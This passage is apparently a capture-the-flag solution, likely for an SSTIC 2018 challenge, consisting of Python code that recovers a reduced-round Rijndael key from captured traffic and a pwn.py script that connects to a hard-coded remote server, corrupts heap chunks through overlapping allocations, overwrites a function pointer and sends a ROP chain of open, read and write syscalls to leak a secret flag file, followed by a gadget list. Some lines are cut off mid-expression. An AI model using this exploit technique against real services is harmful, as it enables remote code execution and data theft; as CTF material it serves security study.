    '\x83\xa9\x5d\x62\xac\x1e\xbf\x81\x82\x55\xae\x9a\x6d\x85\x08\x68',
    '\xd4\x1e\xd1\xb3\xfd\xdb\x86\x6b\xff\xe3\x07\xc7\xd2\x87\x9e\x3d',
    '\x19\xb2\xce\x3d\xc6\xa1\xab\x7e\x4f\xd5\xc5\xe4\x7e\xe3\x6b\x3f',
    '\xe7\xde\xd4\x4b\xc5\xb5\x68\x69\xcd\xe7\x1c\xc7\xf4\xea\xfa\xaf',
    '\x10\x24\xfe\x3c\x04\x50\x70\x6d\xaa\x93\x4f\xd2\xf2\x57\x74\xf7',
    '\x5b\xe0\xdd\xab\x05\xc6\xbf\xc1\xa8\x30\x6b\x3d\xab\x1d\x35\x07',
    '\x58\x4d\x4e\x27\xec\x03\x20\x3b\x09\x69\xed\xe2\x72\x90\x5a\x2d',
    '\xe4\x1e\xc4\xf2\x2a\x04\x38\x60\x86\x41\x17\x58\x41\xe2\x96\xaf',
    '\x8c\x0b\x94\x31\xec\xb5\x19\xb6\xf7\x07\x2e\x78\x8c\x6b\x26\x3e',
    '\xf3\x7a\x5b\xfb\x57\x07\xce\xb0\xaa\xb0\x1b\xbe\xf5\x4a\xc2\x7e',
    '\xa2\xc3\x99\xff\xa0\xda\x0d\xdd\x3a\x95\x69\x78\x27\xf6\x7a\x49',
    '\xde\xe5\x38\x21\x5b\x17\x79\x05\x2d\xa4\x6a\xbc\xfe\x0f\x32\xf0',
    '\xf5\x29\x4e\xed\x0a\xe8\x95\x98\xe6\xc8\xab\x55\xa7\xef\x4d\x81',
    '\xa2\x44\x81\x00\xf5\xa7\x93\x59\x86\xea\x81\x5f\x3f\xcb\x24\x64',
    '\xc9\x23\x64\x7f\x02\x2e\xe5\x4b\xb1\x28\x94\xe0\xac\x9b\x48\xda',
    '\x19\x89\x3f\xfa\xc8\xa1\x40\x1c\x63\xec\x2d\xf8\x14\x40\x2e\xb9',
    '\xcc\x73\x48\xaf\x23\x03\x2d\xe1\x20\xc4\xe2\x8a\x03\xaf\x3d\x7f',
    '\xc6\x9d\x9a\x64\xa5\x02\x12\x1d\x2b\x89\xc3\x4e\x04\xc4\xca\xa5',
    '\x68\x56\xdb\xdc\x20\xc9\x8e\x36\xae\x4a\xde\xc2\x61\x31\xed\xa7',
    '\x1b\x16\x16\xf0\x0c\xa6\x08\xa6\x6c\xe4\x40\x56\xf0\xa3\x1f\xe9',
    '\x40\x68\x58\x0d\xde\x94\x58\x0e\xcb\x3b\xed\xcd\x38\xac\xaa\x23',
    '\x83\x02\x6d\x16\xe7\x0a\x31\xb2\xb5\x50\x4f\x6c\xc6\x9a\xeb\x16',
    '\xa3\x7e\xc3\xd7\xca\xae\x76\x62\x70\xb4\xea\x52\xa4\x6d\x22\xa1',
    '\x03\xa0\x1c\xc2\x3e\xfd\x0b\x78\xda\xca\xdf\x57\x99\x1d\x84\x40',
    '\xf7\x23\xa0\x71\xd1\x0e\x4c\x97\x62\xf5\xa4\x36\x4c\x7c\xef\x94',
    '\x70\xc3\xeb\xb7\xea\xd0\x7a\x77\x21\x48\x42\xae\xc4\xf9\xb6\xdf',
    '\xf8\x55\x35\xac\xab\x08\x2c\xe4\x22\xf6\xdf\x54\x0e\x57\x62\x69',
]

def hdstr(s, split=''):
    return split.join([ '%.2x' % ord(c) for c in s])

def iarr2str(a):
    s = ''
    for i in range(4):
        s += chr((a[i] >> 24) & 0xff)
        s += chr((a[i] >> 16) & 0xff)
        s += chr((a[i] >> 8) & 0xff)
        s += chr((a[i] >> 0) & 0xff)
    return s

def str2iarr(s):
    tk = []
    for i in xrange(0, 4):
```

```
        tk.append((ord(s[i * 4]) << 24) | (ord(s[i * 4 + 1]) << 16) | (ord(s[i * 4 + 2]) << 8) | ord(s[
    return tk

def get_r4_key(blocks):
    k4 = []
    for z in range(16):
        k4.append([])

        for i in range(256):
            a = 0
            for j in range(256):
                a = a ^ sbox_i[ord(blocks[j][z]) ^ i]
            if a == 0:
                k4[z].append(i)
    return k4


x = Rijndael('\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f', 16, num_rounds=4)
sbox_i = x.Si

def rk4_derive(key):
    tk = str2iarr(key)

    ke = [ [0, 0, 0, 0] for i in range(5) ]
    ke[0] = copy.deepcopy(tk)
    # print ke

    rp = 0
    for r in range(4):
        tt = tk[3]
        print 'B0 S[%.2x >> 16]<<24 = %x' % ((tt>>16)&0xff, Rijndael.S[(tt>>16)&0xff])
        print 'B1 S[%.2x >>  8]<<16 = %x' % ((tt>>8)&0xff, Rijndael.S[(tt>>8)&0xff])
        print 'B2 S[%.2x      ]<< 8 = %x' % ((tt>>0)&0xff, Rijndael.S[(tt>>0)&0xff])
        print 'B3 S[%.2x >> 24]     = %x' % ((tt>>24)&0xff, Rijndael.S[(tt>>24)&0xff])
        print 'rcon[%d] %x' % (rp, Rijndael.rcon[rp] & 0xff)

        print 'tk0: %x' % tk[0]
        x = (Rijndael.S[(tt >> 16) & 0xFF] & 0xFF) << 24 ^  \
                (Rijndael.S[(tt >>  8) & 0xFF] & 0xFF) << 16 ^  \
                (Rijndael.S[ tt        & 0xFF] & 0xFF) <<  8 ^  \
                (Rijndael.S[(tt >> 24) & 0xFF] & 0xFF)       ^  \
                (Rijndael.rcon[rp]    & 0xFF) << 24
        print 'x  : %x' % x
        tk[0] ^= x
        print 'tk0: %x' % tk[0]
        rp += 1

        print 'tk     %s' % hdstr(iarr2str(tk), ' ')
        # print '>tk[%d]: %.8x' % (0, tk[0])
        for i in xrange(1, 4):
            tk[i] ^= tk[i-1]
            print 'tk[%d]  %s' % (i, ('            ' * (i)) + hdstr(iarr2str(tk)[i*4:i*4+4], ' '))
        print 'tk     %s' % hdstr(iarr2str(tk), ' ')
```

```
            ke[r+1] = copy.deepcopy(tk)
            # for i in range(4):
            #     ke[r+1][i] = copy.deepcopy(tk[i])
            #     print 'ke[%d]  %s' % (i, hdstr(iarr2str(ke[r+1]), ' '))
            # print 'ke[%d]  %s' % (4, hdstr(iarr2str(ke[4]), ' '))

            print

        return iarr2str(copy.deepcopy(ke[4]))

    def coni(v, rp):
        rcon = Rijndael.rcon[rp]
        # print 'rp[%d]: %x' % (rp, rcon)
        # v = v ^ ((rcon & 0xff) << 24)

        # print '%.x' % v
        b1 = Rijndael.S[(v >> 24) & 0xff]
        # print '%.2x > %.2x' % ((v>>24) & 0xff, b1)
        b2 = Rijndael.S[(v >> 16) & 0xff]
        # print '%.2x > %.2x' % ((v>>16) & 0xff, b2)
        b3 = Rijndael.S[(v >>  8) & 0xff]
        # print '%.2x > %.2x' % ((v>>8) & 0xff, b3)
        b4 = Rijndael.S[(v >>  0) & 0xff]
        # print '%.2x > %.2x' % ((v>>0) & 0xff, b4)

        # x = (b1 << 24) | (b2 << 16) | (b3 << 8) | (b4)
        x = ((b2^rcon) << 24) | (b3 << 16) | (b4 << 8) | (b1)
        # print '%.x' % x
        return x
        # return 0

    def rk4_inverse(rk4):
        ke = [ [0, 0, 0, 0] for i in range(5) ]

        ke[4] = str2iarr(rk4)
        # print 'ke4    %s' % hdstr(iarr2str(ke[4]), ' ')

        tk = [0, 0, 0, 0]


        for r in range(4, 0, -1):

            for i in range(3, 0, -1):
                tk[i] = ke[r][i] ^ ke[r][i-1]
            tk[0] = coni(tk[3], r-1) ^ ke[r][0]
            # print 'tk[%d]  %s' % (r, hdstr(iarr2str(tk), ' '))
            ke[r-1] = copy.deepcopy(tk)

        return iarr2str(ke[0])

    def test_candidate(rk4, blk):
        key = rk4_inverse(rk4)
        rij = Rijndael(key, 16, num_rounds=4)
        dec = rij.decrypt(blk)
```

```
    return dec, key


# key = '\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f'
# print 'key    ', hdstr(key, ' ')
# x = rk4_derive(key)
# print 'rk4    ', hdstr(x, ' ')
# print
# print '> ==============================='
# key = rk4_inverse(x)
# print 'key    ', hdstr(key, ' ')

# rij = Rijndael('\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f', 16, num_rounds=4)
# print hdstr(rij.encrypt('helloworld :):)\n'), ' ')

# test_candidate('\x45\x56\x12\xc5\xd7\xd6\x7d\x8b\xaa\x96\x04\x57\x9d\x64\xab\x85', '\x30\x15\x22\x6f\

# print Rijndael.rcon

k4 = get_r4_key(c2s)
# for i in range(16):
#     print 'rk4[%d]' % i,
#     for v in k4[i]:
#         print '%.2x' % v,
#     print

n = 0
for _ in itertools.product(k4[0], k4[1], k4[2], k4[3], k4[4], k4[5], k4[6], k4[7], k4[8], k4[9], k4[10]
    rk4 = ''.join([chr(c) for c in _])

    d, k = test_candidate(rk4, c2s[0])
    if d == '\x41\x41\x41\x41\xde\xc0\xd3\xd1\x62\x61\x62\x61\x72\x30\x30\x37':
        print 'YAY! (%d attempt)' % n
        print 'c2s key: ', hdstr(k, ' ')
        break
    n += 1


k4 = get_r4_key(s2c)
# for i in range(16):
#     print 'rk4[%d]' % i,
#     for v in k4[i]:
#         print '%.2x' % v,
#     print

n = 0
for _ in itertools.product(k4[0], k4[1], k4[2], k4[3], k4[4], k4[5], k4[6], k4[7], k4[8], k4[9], k4[10]
    rk4 = ''.join([chr(c) for c in _])

    d, k = test_candidate(rk4, s2c[0])
    if d == '\x41\x41\x41\x41\xde\xc0\xd3\xd1\x62\x61\x62\x61\x72\x30\x30\x37':
        print 'YAY! (%d attempt)' % n
        print 's2c key: ', hdstr(k, ' ')
        break
```

```
    n += 1

# print '> candidates: %d' % len(candidates)
```

pwn.py

```
#!/usr/bin/env python

import os, sys, struct, socket, time
from Crypto.PublicKey import RSA
from Crypto.Util.number import isPrime
from rijndael import Rijndael


# ================================================================================ #
# utils
# ================================================================================ #

def hdstr(s, split=''):
    return split.join([ '%.2x' % ord(c) for c in s])

def hdarr(s, split=''):
    return split.join([ '%.2x' % c for c in s])

def bn_bytes(v, have_ext=False):
    ext = 0
    if have_ext:
        ext = 1
    return ((v.bit_length()+7)//8) + ext

def bn2bin(v):
    s = bytearray()
    i = bn_bytes(v)
    while i > 0:
        s.append((v >> ((i-1) * 8)) & 0xff)
        i -= 1
    return s

def bin2bn(s):
    l = 0
    for ch in s:
        l = (l << 8) | ord(ch)
    return l

def xorstr(s1, s2):
    return [chr(ord(s1[i]) ^ ord(s2[i])) for i in range(len(s1))]


# ================================================================================ #
# agent implem
# ================================================================================ #

class con():
```

```
index = 0

def __init__(self, host, port, idx):
    self.key_send   = ''
    self.key_recv   = ''
    self.s          = None
    self.idx        = con.index
    self.idx        = idx
    con.index      += 1

    self._connect(host, port)
    self._rsa_keyex()
    # self.msg_hello()

def _connect(self, host, port):
    self.s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print '[%x]> connecting to %s:%d' % (self.idx, host, port)
    self.s.connect((host, port))
    # print '[%x]> connected to %s:%d' % (self.idx, host, port)

def recv_all(self, l):
    out = ''
    while len(out) < l:
        out = out + self.s.recv(l - len(out))
    return out

def _rsa_keyex(self):
    skey = RSA.generate(2048, e=65537)
    pkey = skey.publickey()

    bmod = self.s.recv(256)
    # print '[%x]> rsa_exchange recv %d bytes (key)' % (self.idx, len(bmod))
    ckey = RSA.construct((bin2bn(bmod), long(65537)))

    r = self.s.send(str(bn2bin(pkey.n)))
    # print '[%x]> rsa_exchange send %d bytes' % (self.idx, r)

    chal = self.s.recv(256)
    dec = skey.decrypt(chal)
    while len(dec) < 0x100:
        dec = '\x00' + dec

    # print '[%x]> decrypted (len: %d)' % (self.idx, len(dec))
    self.key_send = dec[-16:]
    print '[%x]> key_send: %s' % (self.idx, hdstr(dec[-16:]))

    self.key_recv = '\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f'
    print '[%x]> key_recv: %s' % (self.idx, hdstr(self.key_recv))

    msg = '\x00\x02' + ('\x11' * (256 - 16 - 3)) + '\x00' + self.key_recv
    enc = ckey.encrypt(msg, 256)[0]
    r = self.s.send(enc)
    # print '[%x]> sending aes key %d bytes' % (self.idx, r)
    # print '[%x]> key exchange done' % self.idx
```

```
def msg_recv(self):

    msg = self.s.recv(4)
    l = struct.unpack('<L', msg)[0]
    print '[%x]> recv msg len: %d bytes' % (self.idx, l)

    msg = self.recv_all(l)

    ivs = msg[0:16]
    msg = msg[16:]
    # print '> ivs:  %s' % hdstr(ivs)
    # print '> msg: %s' % hdstr(msg)
    out = ''

    cip = Rijndael(self.key_recv, 16, num_rounds=4)
    for i in range(len(msg) / 16):
        enc = msg[i*16: i*16 + 16]
        dec = cip.decrypt(enc)
        pln = xorstr(dec, ivs)
        # print 'enc[%d]' % i, hdstr(enc)
        # print 'ivs[%d]' % i, hdstr(ivs)
        # print 'dec[%d]' % i, hdstr(dec)
        print '[%x]> msg[%d] %s' % (self.idx, i, hdstr(pln, ' '))
        ivs = enc
        out += ''.join(pln)

    return out


def msg_send(self, msg):
    ivs = '\x00' * 16
    cip = Rijndael(self.key_send, 16, num_rounds=4)
    out = ivs
    for i in range(len(msg) / 16):
        pln = msg[i*16: i*16 + 16]
        xrd = xorstr(pln, ivs)
        enc = cip.encrypt(xrd)
        ivs = enc
        out += enc

    self.s.send(struct.pack('<L', len(out)))
    self.s.send(out)
    print '[%x]> sent msg (len: %d)' % (self.idx, len(out))

def msg_send_to(self, to, bytes):
    msg  = '\x41\x41\x41\x41\xde\xc0\xd3\xd1\x62\x61\x62\x61\x72\x30\x30\x37'
    msg += struct.pack('<Q', self.idx)
    msg += struct.pack('<Q', to)
    msg += bytes
    return self.msg_send(msg)

def msg_send_from_to(self, frm, to, bytes):
```

```
        msg  = '\x41\x41\x41\x41\xde\xc0\xd3\xd1\x62\x61\x62\x61\x72\x30\x30\x37'
        msg += struct.pack('<Q', frm)
        msg += struct.pack('<Q', to)
        msg += bytes
        return self.msg_send(msg)

    def msg_hello(self, idx=0):
        self.msg_send_to(idx, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00')
        self.msg_recv()

    def msg_send_raw(self, bytes):
        return self.msg_send('\x41\x41\x41\x41\xde\xc0\xd3\xd1\x62\x61\x62\x61\x72\x30\x30\x37' + bytes)

# ============================================================================ #
# main
# ============================================================================ #

# addr = '127.0.0.1'
# port = 1337

addr = '195.154.105.12'
port = 36735

WHERE = 0x6d7080  # strncpy_ssse3
WHAT = 0x00400761 # > 0x00400761 : pop r13; pop r14; pop r15; ret

a1 = con(addr, port, 0x1337)
a1.msg_hello(0)
a2 = con(addr, port, 0x1338)
a2.msg_hello(0)
a3 = con(addr, port, 0x1339)
a3.msg_hello(0)

# allocate 3 contiguous blocks of size 0x60
for i in range(8):
    a1.msg_send_from_to(0x1100 + i, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0

for i in range(8):
    a2.msg_send_from_to(0x2200 + i, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0

for i in range(8):
    a3.msg_send_from_to(0x3300 + i, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0

# overflow block 1
for i in range(8, 11):
    a1.msg_send_from_to(0x1100 + i, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
# overwrite block2 size to 0xc0 (overlap with block 3)
a1.msg_send_from_to(0xc1, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00')

# raw_input("fill")
# fill block 2
for i in range(8, 11):
    a2.msg_send_from_to(0x2200 + i, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
```

```
# overwrite block size
a2.msg_send_from_to(0x41, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00')

time.sleep(0.1)
a3.s.close()
time.sleep(0.1)

# this triggers realloc, but returns the same pointer & begins overwriting block 3
# a2.msg_send_from_to(0xdeadc0de, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
a2.msg_send_from_to(WHERE, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00')

a4 = con(addr, port, 0x1340)
a4.msg_hello(0)

time.sleep(0.1)

a5 = con(addr, port, 0x1341)
a5.msg_hello(0)
a5.msg_send_from_to(WHAT, 0, '\x00\x00\x01\x00\x28\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00')
print '> written %#x to %#x' % (WHAT, WHERE)

raw_input("boom")


msg  = '\x41\x41\x41\x41\xde\xc0\xd3\xd1\x62\x61\x62\x61\x72\x30\x30\x37'
msg += struct.pack('<Q', 0x004017d9)
msg += struct.pack('<Q', 0x1111111111111111)
msg += '\x04\x02\x00\x00\x30\x00\x00\x00'
# we are clean here
msg += struct.pack('<Q', 0x00408f59)            # pop rcx; ret
msg += struct.pack('<Q', 0x6d7100)              # rcx val
msg += struct.pack('<Q', 0x004573d5)            # pop rdx; ret
msg += struct.pack('<Q', 0x732f746572636573)    # rdx val = 'secret/s'
msg += struct.pack('<Q', 0x0044b050)            # mov [rcx], rdx

msg += struct.pack('<Q', 0x00408f59)            # pop rcx; ret
msg += struct.pack('<Q', 0x6d7108)              # rcx val
msg += struct.pack('<Q', 0x004573d5)            # pop rdx; ret
msg += struct.pack('<Q', 0x3831303263697473)    # rdx val = 'stic2018'
msg += struct.pack('<Q', 0x0044b050)            # mov [rcx], rdx

msg += struct.pack('<Q', 0x00408f59)            # pop rcx; ret
msg += struct.pack('<Q', 0x6d7110)              # rcx val
msg += struct.pack('<Q', 0x004573d5)            # pop rdx; ret
msg += struct.pack('<Q', 0x67616c662e)          # rdx val = '.flag'
msg += struct.pack('<Q', 0x0044b050)            # mov [rcx], rdx


# open (rdi="secret", rsi=0)
msg += struct.pack('<Q', 0x00400766)            # pop rdi
msg += struct.pack('<Q', 0x6d7100)
msg += struct.pack('<Q', 0x004017dc)            # pop rsi
msg += struct.pack('<Q', 0)
msg += struct.pack('<Q', 0x00454e8c)            # pop rax
```

```
msg += struct.pack('<Q', 2)
msg += struct.pack('<Q', 0x0047fa05)            # sycall; ret

# read(rdi=fd, rsi=mem, rdx=len)
msg += struct.pack('<Q', 0x00400766)            # pop rdi
msg += struct.pack('<Q', 8)
msg += struct.pack('<Q', 0x004017dc)            # pop rsi
msg += struct.pack('<Q', 0x6d7100)
msg += struct.pack('<Q', 0x004573d5)            # pop rdx
msg += struct.pack('<Q', 0x100)
msg += struct.pack('<Q', 0x00454e8c)            # pop rax
msg += struct.pack('<Q', 0)
msg += struct.pack('<Q', 0x0047fa05)            # sycall; ret

# write(rdi=fd, rsi=mem, rdx=len)
msg += struct.pack('<Q', 0x00400766)            # pop rdi
msg += struct.pack('<Q', 4)
msg += struct.pack('<Q', 0x004017dc)            # pop rsi
msg += struct.pack('<Q', 0x6d7100)
msg += struct.pack('<Q', 0x004573d5)            # pop rdx
msg += struct.pack('<Q', 0x100)
msg += struct.pack('<Q', 0x00454e8c)            # pop rax
msg += struct.pack('<Q', 1)
msg += struct.pack('<Q', 0x0047fa05)            # sycall; ret
msg += struct.pack('<Q', 0xdeadc0de)

# # read dents
# # open (rdi="secret", rsi=0)
# msg += struct.pack('<Q', 0x00400766)            # pop rdi
# msg += struct.pack('<Q', 0x6d7100)
# msg += struct.pack('<Q', 0x004017dc)            # pop rsi
# msg += struct.pack('<Q', 0x90800)
# msg += struct.pack('<Q', 0x004573d5)            # pop rdx
# msg += struct.pack('<Q', 0x1)
# msg += struct.pack('<Q', 0x00454e8c)            # pop rax
# msg += struct.pack('<Q', 2)
# msg += struct.pack('<Q', 0x0047fa05)            # sycall; ret

# # getdents(rdi=fd, rsi=mem, rdx=len)
# msg += struct.pack('<Q', 0x00400766)            # pop rdi
# msg += struct.pack('<Q', 8)
# msg += struct.pack('<Q', 0x004017dc)            # pop rsi
# msg += struct.pack('<Q', 0x6d7100)
# msg += struct.pack('<Q', 0x004573d5)            # pop rdx
# msg += struct.pack('<Q', 0x1000)
# msg += struct.pack('<Q', 0x00454e8c)            # pop rax
# msg += struct.pack('<Q', 78)
# msg += struct.pack('<Q', 0x0047fa05)            # sycall; ret

# # write(rdi=fd, rsi=mem, rdx=len)
# msg += struct.pack('<Q', 0x00400766)            # pop rdi
# msg += struct.pack('<Q', 4)
# msg += struct.pack('<Q', 0x004017dc)            # pop rsi
# msg += struct.pack('<Q', 0x6d7100)
```

```
# msg += struct.pack('<Q', 0x004573d5)            # pop rdx
# msg += struct.pack('<Q', 0x1000)
# msg += struct.pack('<Q', 0x00454e8c)            # pop rax
# msg += struct.pack('<Q', 1)
# msg += struct.pack('<Q', 0x0047fa05)            # sycall; ret
# msg += struct.pack('<Q', 0xdeadc0de)

a2.msg_send(msg)
print hdstr(a1.s.recv(1024), ' ')

# gadgets...
# scratch2 = 0x6d7100
# > 0x004573d4 : pop r10; ret
# > 0x00400663 : pop r12; ret
# > 0x0040149c : pop r13; ret
# > 0x004017db : pop r14; ret
# > 0x00400765 : pop r15; ret
# > 0x00454e8c : pop rax; ret
# > 0x00400b78 : pop rbp; ret
# > 0x004017ff : pop rbx; ret
# > 0x00408f59 : pop rcx; ret
# > 0x00400766 : pop rdi; ret
# > 0x004573d5 : pop rdx; ret
# > 0x004017dc : pop rsi; ret
# > 0x00400664 : pop rsp; ret
# > 0x004573f9 : pop rdx; pop rsi; ret
# > 0x004017d9 : pop r13; pop r14; ret
# > 0x00400761 : pop r13; pop r14; pop r15; ret

# > 0x004957c0 : push rcx; and al, 0; add rsp, 8; ret

# > 0x0044b050 : mov [rcx], rdx; ret
# > 0x00414bac : mov [rdx], rax; ret

# > 0x00409240 : mov [rsi + 8], rax; ret

# > 0x0047fa05 : syscall ; ret


while 1:
    time.sleep(1)
```